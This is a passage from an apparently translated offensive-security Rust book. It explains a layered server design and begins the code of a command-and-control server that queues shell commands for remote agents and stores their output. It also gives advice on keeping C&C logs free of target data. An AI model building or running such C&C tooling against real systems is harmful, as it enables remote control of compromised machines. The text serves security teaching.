Эта архитектура разделяет проекты на разные слои, чтобы получить системы, которые: 1. Независимы от фреймворков. Архитектура не зависит от существования какой-то библиотеки с кучей функций. Это позволяет использовать такие фреймворки как инструменты, а не втискивать систему в их ограниченные рамки. 2. Тестируемы. Бизнес-правила можно тестировать без UI, Базы данных, Веб-сервера или любого другого внешнего элемента. 3. Независимы от UI. UI может легко меняться без изменения остальной системы. Веб-UI может быть заменён консольным UI, например, без изменения бизнес-правил. 4. Независимы от Базы данных. Можно заменить Oracle или SQL Server на Mongo, BigTable, CouchDB или что-то ещё. Ваши бизнес-правила не привязаны к базе данных. 5. Независимы от любого внешнего агентства. По сути, ваши бизнес-правила вообще ничего не знают о внешнем мире.

Рисунок 10.9: Чистая архитектура — источник

Подробнее о чистой архитектуре можно узнать в одноимённой книге: «Clean Architecture» Роберта К. Мартина.

Но, по моему мнению, чистая архитектура слишком сложна — со своим жаргоном, который резонирует только с профессиональными архитекторами, и слишком большим количеством слоёв абстракции. Она не для людей, которые реально пишут код.

Поэтому я предлагаю другой подход — столь же гибкий, но гораздо более простой, который можно использовать как для традиционных веб-приложений с рендерингом на сервере, так и для JSON API.

Рисунок 10.10: Архитектура сервера




Figure 47: Рисунок 10.9




Figure 48: Рисунок 10.10

Насколько мне известно, у этой архитектуры нет официального блестящего названия, но я использовал её в проектах, превышающих десятки тысяч строк кода на Rust, Go и Node.JS.

Преимущество такой архитектуры в том, что если в будущем изменятся требования или какая-то зависимость, изменения будут локальными и изолированными.

Каждый слой должен общаться только с соседними слоями.

Давайте копать глубже!

10.5.3.1 Presentation (представление) Слой presentation отвечает за десериализацию запросов и сериализацию ответов.

У него свои модели (HTML-шаблоны или структуры для кодирования в JSON/XML). Он инкапсулирует все детали кодирования ответов нашего веб-сервера.

Слой presentation вызывает слой services.

10.5.3.2 Services (сервисы) Слой services — это то место, где живёт бизнес-логика. Все правила и инварианты нашего приложения живут в слое services.

Нужно проверить номер телефона? Но каков формат номера телефона? Ответ на этот вопрос — в слое services.

Какие проверки выполнять при создании задания (job) для агента? Это роль слоя services.

10.5.3.3 Entities (сущности) Слой entities инкапсулирует все структуры, которые будут использоваться слоем services. У каждой сервиса своя группа сущностей.

Почему не назвать эту часть моделью? Потому что модель часто относится к объекту, сохраняемому в базе данных или отправляемому слоем presentation. Помимо того, что это сбивает с толку, в реальном мире не все сущности сохраняются. Например, объект, представляющий группу со своими пользователями, может использоваться в ваших сервисах, но не сохраняться и не передаваться слоем presentation.

В нашем случае сущностями будут Agent и Job (задание — это команда, созданная клиентом, сохранённая и разосланная сервером и выполненная агентом).

10.5.3.4 Repository (репозиторий) Слой repository — это тонкая абстракция над базой данных. Он инкапсулирует все обращения к базе данных.

Слой repository вызывается слоем services.

10.5.3.5 Drivers (драйверы) И последний кусок нашей архитектуры — drivers. Драйверы инкапсулируют обращения к сторонним API и связь с внешними сервисами, такими как почтовые серверы или блочное хранилище.

drivers могут вызываться только из services, потому что именно там живёт бизнес-логика.

10.5.4 Масштабирование архитектуры

Вы можете спросить: «Отлично, но как масштабировать наш сервер, когда у нас уже реализовано много функций и нужно добавить ещё?»

Вам просто нужно «горизонтально масштабировать» свои services и repositories. Пара на каждый ограниченный контекст (bounded context).

Рисунок 10.11: Масштабирование нашей архитектуры




Figure 49: Рисунок 10.11

Как вы могли догадаться, если наш проект станет слишком большим, каждый сервис превратится в «микросервис».

10.5.5 Выбор веб-фреймворка

Итак, у нас есть требования, какой же веб-фреймворк выбрать?

Пару месяцев назад я бы сказал: берите actix-web. Точка.

Но теперь, когда переход на v4 занимает слишком много времени и болезнен, я хотел бы пересмотреть это решение.

При поиске веб-серверов мы находим следующие крейты:

Крейт	Всего скачиваний (август 2021)
hyper	28 341 957
actix-web	3 522 534
warp	2 687 365

Крейт	Всего скачиваний (август 2021)
tide	353 001
gotham	76 044

hyper — де-факто самая проверенная HTTP-библиотека в Rust. К сожалению, для нашего случая она слишком низкоуровнева.

actix-web был восходящей звездой веб-фреймворков Rust. Он был спроектирован для абсолютной скорости и был одним из первых веб-фреймворков, принявших async/await. К сожалению, его история омрачена драмой, в которой первоначальный создатель решил уйти. Теперь разработка остановилась.

warp — веб-фреймворк поверх hyper от того же автора. Он маленький, надёжный и достаточно быстрый для 99% проектов. Есть один минус: его API просто странный. Он элегантен с точки зрения функционального программирования, будучи чрезвычайно композируемым с помощью Filters, но абсолютно не соответствует ментальной модели традиционного веб-фреймворка (запрос, сервер, контекст). Тем не менее, он всё ещё понятен и прост в использовании.

tide — по моему мнению, самый элегантный из доступных веб-фреймворков. К сожалению, он полагается на рантайм async-std, а потому не может использоваться (или с какими-то странными побочными эффектами) в проектах, использующих tokio в качестве async-рантайма.

Наконец, есть gotham, который, как и warp, построен поверх hyper, но, кажется, предоставляет более хороший API. К сожалению, эта библиотека ещё ранняя, и (насколько мне известно) нет сообщений о широком использовании в продакшене.

Поскольку мы стремимся к простому в использовании и надёжному фреймворку, работающему с рантаймом tokio, мы будем использовать warp.

Имейте в виду, что из-за обильного использования дженериков и странного API warp может быть не лучшим выбором, если вы проектируете сервер с сотнями эндпоинтов: компиляция может быть медленной, а код трудным для понимания.

10.5.6 Выбор остальных библиотек

10.5.6.1 Доступ к базе данных Основные 3 претендента на слой доступа к базе данных:

- diesel
- tokio-postgres
- sqlx

diesel — это безопасный, расширяемый ORM и Query Builder для Rust. Это первая библиотека для работы с базами данных, которую я использовал. К сожалению, есть две вещи, из-за которых эта библиотека не идеальна. Во-первых, это ORM, а значит, она предоставляет слой абстракции поверх базы данных, который может потребовать времени для изучения, специфичен для этой библиотеки и труден в освоении. Во-вторых, она предоставляет синхронный интерфейс, то есть вызовы блокирующие, и, как мы видели в Главе 3, это может внести тонкие и трудные в отладке ошибки в преимущественно async-приложении, таком как веб-сервер.

Затем идёт tokio-postgres. На этот раз библиотека async. К сожалению, она слишком низкоуровнева для продуктивной работы. Она требует, чтобы мы сами делали всю десериализацию, что может внести много ошибок, потому что убирает безопасность типов, даруемую Rust, особенно когда наша схема базы данных меняется (схемы баз данных всегда меняются).

sqlx — явный победитель соревнования. Помимо async API, он предоставляет безопасность типов, которая здорово снижает риск внесения ошибок. Но библиотека идёт ещё дальше: с помощью своего макроса query! запросы можно проверять во время компиляции (или тестов) на соответствие схеме базы данных.

10.5.6.2 Логирование В контексте наступательной безопасности логирование утомительно. Действительно, если ваш C&C взломан или захвачен, логи могут раскрыть много информации о том, кто ваши цели и какие данные были эксфильтрированы.

Поэтому я рекомендую не логировать каждый запрос, а вместо этого логировать только ошибки для целей отладки, и быть очень-очень аккуратным, чтобы не логировать данные о ваших целях.

10.6 Проектирование агента

Рисунок 10.12: Архитектура нашего агента




Figure 50: Рисунок 10.12

Главное ограничение: быть как можно меньше.

Проблема самых популярных библиотек в том, что они, как правило, очень большие и не предназначены для нашего случая использования.

10.6.1 Выбор HTTP-библиотеки

Когда ищешь на crates.io HTTP-клиент, находишь следующих претендентов:

- hyper
- reqwest
- awc (Actix Web Client)
- ureq
- surf

Я буду краток. Я думаю, лучший подходящий под наши требования для агента (маленький, простой в использовании и корректный) — ureq.

10.7 Docker для наступательной безопасности

Docker (так называется и программное обеспечение, и компания, которая его разрабатывает), запущенный в 2013 году, перевернул мир IT. Основанный на лёгких виртуальных контейнерах, он позволяет бэкенд-разработчикам упаковывать все зависимости и ассеты приложения в один образ и разворачивать как есть. Это отличная и современная альтернатива традиционным виртуальным машинам, обычно более лёгкая и запускающаяся менее чем за 100 мс.

По умолчанию контейнеры не так безопасны, как виртуальные машины; именно поэтому появились новые рантаймы, такие как Kata Containers или gVisor, обеспечивающие более сильную изоляцию и позволяющие запускать множество недоверенных контейнеров на одной машине. Пересечение границ контейнера называется «эскейпом».

Образы контейнеров строятся с помощью Dockerfile, который является своего рода рецептом.

Но сегодня Dockerfile и формат образа Open Containers Initiative (OCI) используются не только для контейнеров. Это стало своего рода индустриальным стандартом для неизменяемых и воспроизводимых образов. Например, облачный провайдер fly.io использует Dockerfile для сборки микро-ВМ Firecracker. Вы можете рассматривать Dockerfile как рецепт приготовления торта. Но лучше традиционного рецепта: вам нужен только Dockerfile, чтобы построить образ, который будет идеальным в 100% случаев.

Контейнеры были и остаются революцией. Я считаю, что пройдёт много времени, прежде чем индустрия перейдёт к новому формату упаковки и распространения, особенно для бэкенд-приложений, таких как наш C&C-сервер. Понимание того, как это работает и как этим пользоваться, — абсолютная необходимость в сегодняшнем мире.

В этой книге мы не будем исследовать, как сбежать из контейнера, а вместо этого — как использовать Docker для заточки нашего арсенала. В этой главе мы увидим, как построить Docker-образ для лёгкого развёртывания серверного приложения, а в главе 12 — как использовать Docker для создания воспроизводимого тулчейна кросс-компиляции.

10.8 Давайте писать код

10.8.1 Сервер (C&C)

10.8.1.1 Error Первое, что я делаю, начиная новый Rust-проект, — создаю свой enum Error. Я не пытаюсь заранее угадать все варианты, а вместо этого позволяю ему органично разрастаться.

Но я всегда создаю вариант Internal(String) для ошибок, с которыми не хочу или не могу справиться изящно.

ch_10/server/src/error.rs

```
use thiserror::Error;


#[derive(Error, Debug, Clone)]
pub enum Error {
    #[error("Internal error")]
     Internal(String),
}
```

10.8.1.2 Конфигурация В принципе, есть 2 способа обрабатывать конфигурацию серверного приложения:

- файлы конфигурации
- переменные окружения

Файлы конфигурации, такие как JSON или TOML, имеют преимущество встроенной типизации.

С другой стороны, переменные окружения не дают строгой типизации, но их проще использовать с современными инструментами развёртывания и DevOps.

Мы будем использовать крейт dotenv.

ch_10/server/src/config.rs

```
use crate::Error;


#[derive(Clone, Debug)]
pub struct Config {
     pub port: u16,
     pub database_url: String,
}


const ENV_DATABASE_URL: &str = "DATABASE_URL";


const ENV_PORT: &str = "PORT";
```

```
const DEFAULT_PORT: u16 = 8080;


impl Config {
    pub fn load() -> Result<Config, Error> {
        dotenv::dotenv().ok();


        let port = std::env::var(ENV_PORT)
            .ok()
            .map_or(Ok(DEFAULT_PORT), |env_val| env_val.parse::<u16>())?;


        let database_url =
            std::env::var(ENV_DATABASE_URL).map_err(|_|↪
               env_not_found(ENV_DATABASE_URL))?;


        Ok(Config { port, database_url })
    }
}


fn env_not_found(var: &str) -> Error {
    Error::NotFound(format!("config: {} env var not found", var))
}
```

Затем можно приступить к настройке подключения к базе данных.

К сожалению, PostgreSQL ограничен рамками оперативной памяти в количестве активных подключений, которые он может держать. Безопасное значение по умолчанию — 20.

ch_10/server/src/db.rs

```
use log::error;
use sqlx::{self, postgres::PgPoolOptions, Pool, Postgres};
use std::time::Duration;


pub async fn connect(database_url: &str) -> Result<Pool<Postgres>, crate::Error> {
    PgPoolOptions::new()
        .max_connections(20)
        .max_lifetime(Duration::from_secs(30 * 60)) // 30 mins
        .connect(database_url)
        .await
        .map_err(|err| {
            error!("db: connecting to DB: {}", err);
            err.into()
        })
}
```

```
pub async fn migrate(db: &Pool<Postgres>) -> Result<(), crate::Error> {
     match sqlx::migrate!("./db/migrations").run(db).await {
           Ok(_) => Ok(()),
           Err(err) => {
               error!("db::migrate: migrating: {}", &err);
               Err(err)
           }
     }?;


     Ok(())
}
```

10.8.1.3 Слой presentation (API) Слой presentation (здесь — JSON API) отвечает за следующие задачи:

- Маршрутизацию
- Декодирование запросов
- Вызов слоя services
- Кодирование ответов

Маршрутизация Маршрутизация — это процесс сопоставления HTTP-запроса правильной функции.

Маршрутизация в фреймворке warp совершенно не интуитивна (она не соответствует ментальной модели веб-разработчиков и очень многословна), но очень мощна.

Она спроектирована как композируемая. К ней стоит подходить скорее как к функциональному программированию, чем к традиционному веб-фреймворку.

ch_10/server/src/api/routes/mod.rs

```
use agents::{get_agents, post_agents};
use index::index;
use jobs::{create_job, get_agent_job, get_job_result, get_jobs, post_job_result};
use std::{convert::Infallible, sync::Arc};
use warp::Filter;


mod agents;
mod index;
mod jobs;


use super::AppState;


pub fn routes(
    app_state: Arc<AppState>,
) -> impl Filter<Extract = impl warp::Reply, Error = Infallible> + Clone {
    let api = warp::path("api");
    let api_with_state = api.and(super::with_state(app_state));
```

```
// GET /api
let index = api.and(warp::path::end()).and(warp::get()).and_then(index);


// GET /api/jobs
let get_jobs = api_with_state
    .clone()
    .and(warp::path("jobs"))
    .and(warp::path::end())
    .and(warp::get())
    .and_then(get_jobs);


// POST /api/jobs
let post_jobs = api_with_state
    .clone()
    .and(warp::path("jobs"))
    .and(warp::path::end())
    .and(warp::post())
    .and(super::json_body())
    .and_then(create_job);

// GET /api/jobs/{job_id}/result
let get_job = api_with_state
    .clone()
    .and(warp::path("jobs"))
    .and(warp::path::param())
    .and(warp::path("result"))
    .and(warp::path::end())
    .and(warp::get())
    .and_then(get_job_result);


// POST /api/jobs/result
let post_job_result = api_with_state
    .clone()
    .and(warp::path("jobs"))
    .and(warp::path("result"))
    .and(warp::path::end())
    .and(warp::post())
    .and(super::json_body())
    .and_then(post_job_result);


// POST /api/agents
let post_agents = api_with_state
    .clone()
    .and(warp::path("agents"))
```

```
        .and(warp::path::end())
        .and(warp::post())
        .and_then(post_agents);


    // GET /api/agents
    let get_agents = api_with_state
        .clone()
        .and(warp::path("agents"))
        .and(warp::path::end())
        .and(warp::get())
        .and_then(get_agents);


    // GET /api/agents/{agent_id}/job
    let get_agents_job = api_with_state
        .clone()
        .and(warp::path("agents"))
        .and(warp::path::param())
        .and(warp::path("job"))
        .and(warp::path::end())
        .and(warp::get())
        .and_then(get_agent_job);
```

И наконец:

```
    let routes = index
        .or(get_jobs)
        .or(post_jobs)
        .or(get_job)
        .or(post_job_result)
        .or(post_agents)
        .or(get_agents)
        .or(get_agents_job)
        .with(warp::log("server"))
        .recover(super::handle_error);


    routes
}
```

10.8.1.4 Декодирование запросов Декодирование запросов выполняется в два шага:

Переиспользуемый wrap-фильтр:

ch_10/server/src/api/mod.rs

```
pub fn json_body<T: DeserializeOwned + Send>(
) -> impl Filter<Extract = (T,), Error = warp::Rejection> + Clone {
    warp::body::content_length_limit(1024 * 16).and(warp::body::json())
}
```

И прямое использование нашего Rust-типа в сигнатуре нашей функции-обработчика, здесь api::CreateJob:

ch_10/server/src/api/routes/jobs.rs

```
pub async fn create_job(
    state: Arc<AppState>,
    input: api::CreateJob,
) -> Result<impl warp::Reply, warp::Rejection> {
```

10.8.1.5 Вызов слоя services Благодаря warp наша функция напрямую получает правильный тип, так что вызов слоя services так же прост, как:

ch_10/server/src/api/routes/jobs.rs

```
    let job = state.service.create_job(input).await?;
```

10.8.1.6 Кодирование ответов Наконец, мы можем отправить ответ обратно:

ch_10/server/src/api/routes/jobs.rs

```
    let job: api::Job = job.into();


    let res = api::Response::ok(job);
    let res_json = warp::reply::json(&res);
    Ok(warp::reply::with_status(res_json, StatusCode::OK))
}
```

Реализация длинного опроса Длинный опрос — одно удовольствие реализовывать в Rust. Это базовый цикл: мы ищем доступные задания. Если задание есть, отправляем его в ответе. В противном случае — немного спим и продолжаем цикл. Повторяйте столько, сколько хотите.

Через 5 секунд возвращаем пустой ответ.

```
pub async fn get_job_result(
    state: Arc<AppState>,
    job_id: Uuid,
) -> Result<impl warp::Reply, warp::Rejection> {
    let sleep_for = Duration::from_secs(1);


    // long polling: 5 secs
    for _ in 0..5u64 {
        let job = state.service.find_job(job_id).await?;
        match &job.output {
            Some(_) => {
                let job: api::Job = job.into();
                let res = api::Response::ok(job);
                let res_json = warp::reply::json(&res);
                return Ok(warp::reply::with_status(res_json, StatusCode::OK));
            }
```

```
                None => tokio::time::sleep(sleep_for).await,
            }
    }


    // if no job is found, return empty response
    let res = api::Response::<Option<()>>::ok(None);
    let res_json = warp::reply::json(&res);
    Ok(warp::reply::with_status(res_json, StatusCode::OK))
}
```

Благодаря использованию tokio::time::sleep активное соединение практически не будет использовать ресурсы в ожидании.

10.8.1.7 Слой services Помните, слой services — тот, что содержит всю нашу бизнес-логику.

ch_10/server/src/service/mod.rs

```
use crate::Repository;
use sqlx::{Pool, Postgres};


mod agents;
mod jobs;


#[derive(Debug)]
pub struct Service {
    repo: Repository,
    db: Pool<Postgres>,
}


impl Service {
    pub fn new(db: Pool<Postgres>) -> Service {
        let repo = Repository {};
        Service { db, repo }
    }
}
```

ch_10/server/src/service/jobs.rs

```
use super::Service;
use crate::{entities::Job, Error};
use chrono::Utc;
use common::api::{CreateJob, UpdateJobResult};
use sqlx::types::Json;
use uuid::Uuid;
```

```
impl Service {
    pub async fn find_job(&self, job_id: Uuid) -> Result<Job, Error> {
        self.repo.find_job_by_id(&self.db, job_id).await
    }


    pub async fn list_jobs(&self) -> Result<Vec<Job>, Error> {
        self.repo.find_all_jobs(&self.db).await
    }


    pub async fn get_agent_job(&self, agent_id: Uuid) -> Result<Option<Job>, Error>↪
       {
        let mut agent = self.repo.find_agent_by_id(&self.db, agent_id).await?;


        agent.last_seen_at = Utc::now();
        // ignore result as an error is not important
        let _ = self.repo.update_agent(&self.db, &agent).await;


        match self.repo.find_job_for_agent(&self.db, agent_id).await {
            Ok(job) => Ok(Some(job)),
            Err(Error::NotFound(_)) => Ok(None),
            Err(err) => Err(err),
        }
    }


    pub async fn update_job_result(&self, input: UpdateJobResult) -> Result<(),↪
       Error> {
        let mut job = self.repo.find_job_by_id(&self.db, input.job_id).await?;


        job.executed_at = Some(Utc::now());
        job.output = Some(input.output);
        self.repo.update_job(&self.db, &job).await
    }


    pub async fn create_job(&self, input: CreateJob) -> Result<Job, Error> {
        let command = input.command.trim();
        let mut command_with_args: Vec<String> = command
             .split_whitespace()
             .into_iter()
             .map(|s| s.to_owned())
             .collect();
        if command_with_args.is_empty() {
             return Err(Error::InvalidArgument("Command is not valid".to_string()));
        }
```

```
        let command = command_with_args.remove(0);


        let now = Utc::now();
        let new_job = Job {
             id: Uuid::new_v4(),
             created_at: now,
             executed_at: None,
             command,
             args: Json(command_with_args),
             output: None,
             agent_id: input.agent_id,
        };


        self.repo.create_job(&self.db, &new_job).await?;


        Ok(new_job)
    }
}
```

ch_10/server/src/service/agents.rs

```
use super::Service;
use crate::{
    entities::{self, Agent},
    Error,
};
use chrono::Utc;
use common::api::AgentRegistered;
use uuid::Uuid;


impl Service {
     pub async fn list_agents(&self) -> Result<Vec<entities::Agent>, Error> {
         self.repo.find_all_agents(&self.db).await
     }


     pub async fn register_agent(&self) -> Result<AgentRegistered, Error> {
         let id = Uuid::new_v4();
         let created_at = Utc::now();


         let agent = Agent {
              id,
              created_at,
              last_seen_at: created_at,
```

```
        };


        self.repo.create_agent(&self.db, &agent).await?;


        Ok(AgentRegistered { id })
    }
}
```

10.8.1.8 Слой repository ch_10/server/src/repository/mod.rs

```
mod agents;
mod jobs;


#[derive(Debug)]
pub struct Repository {}
```

Подождите, но зачем мы кладём базу данных в service, а не в repository? Потому что иногда (часто) вам понадобятся транзакции, чтобы сделать несколько операций атомарными. Поэтому нужно, чтобы транзакция жила через несколько вызовов методов репозиториев.

ch_10/server/src/repository/jobs.rs

```
use super::Repository;
use crate::{entities::Job, Error};
use log::error;
use sqlx::{Pool, Postgres};
use uuid::Uuid;


impl Repository {
    pub async fn create_job(&self, db: &Pool<Postgres>, job: &Job) -> Result<(),↪
       Error> {
        const QUERY: &str = "INSERT INTO jobs
            (id, created_at, executed_at, command, args, output, agent_id)
            VALUES ($1, $2, $3, $4, $5, $6, $7)";


        match sqlx::query(QUERY)
            .bind(job.id)
            .bind(job.created_at)
            .bind(job.executed_at)
            .bind(&job.command)
            .bind(&job.args)
            .bind(&job.output)
            .bind(job.agent_id)
            .execute(db)
            .await
```

```
        {
            Err(err) => {
                error!("create_job: Inserting job: {}", &err);
                Err(err.into())
            }
            Ok(_) => Ok(()),
        }
    }


    pub async fn update_job(&self, db: &Pool<Postgres>, job: &Job) -> Result<(),↪
       Error> {
        const QUERY: &str = "UPDATE jobs
            SET executed_at = $1, output = $2
            WHERE id = $3";


        match sqlx::query(QUERY)
            .bind(job.executed_at)
            .bind(&job.output)
            .bind(job.id)
            .execute(db)
            .await
        {
            Err(err) => {
                error!("update_job: updating job: {}", &err);
                Err(err.into())
            }
            Ok(_) => Ok(()),
        }
    }
}

pub async fn find_job_by_id(&self, db: &Pool<Postgres>, job_id: Uuid) ->↪
   Result<Job, Error> {
    const QUERY: &str = "SELECT * FROM jobs WHERE id = $1";


    match sqlx::query_as::<_, Job>(QUERY)
        .bind(job_id)
        .fetch_optional(db)
        .await
    {
        Err(err) => {
            error!("find_job_by_id: finding job: {}", &err);
            Err(err.into())
        }
        Ok(None) => Err(Error::NotFound("Job not found.".to_string())),
        Ok(Some(res)) => Ok(res),
    }
```

```
}


pub async fn find_job_for_agent(
    &self,
    db: &Pool<Postgres>,
    agent_id: Uuid,
) -> Result<Job, Error> {
    const QUERY: &str = "SELECT * FROM jobs
        WHERE agent_id = $1 AND output IS NULL
        LIMIT 1";


    match sqlx::query_as::<_, Job>(QUERY)
        .bind(agent_id)
        .fetch_optional(db)
        .await
    {
        Err(err) => {
             error!("find_job_where_output_is_null: finding job: {}", &err);
             Err(err.into())
        }
        Ok(None) => Err(Error::NotFound("Job not found.".to_string())),
        Ok(Some(res)) => Ok(res),
    }
}

pub async fn find_all_jobs(&self, db: &Pool<Postgres>) -> Result<Vec<Job>,↪
   Error> {
    const QUERY: &str = "SELECT * FROM jobs ORDER BY created_at";


    match sqlx::query_as::<_, Job>(QUERY).fetch_all(db).await {
        Err(err) => {
               error!("find_all_jobs: finding jobs: {}", &err);
               Err(err.into())
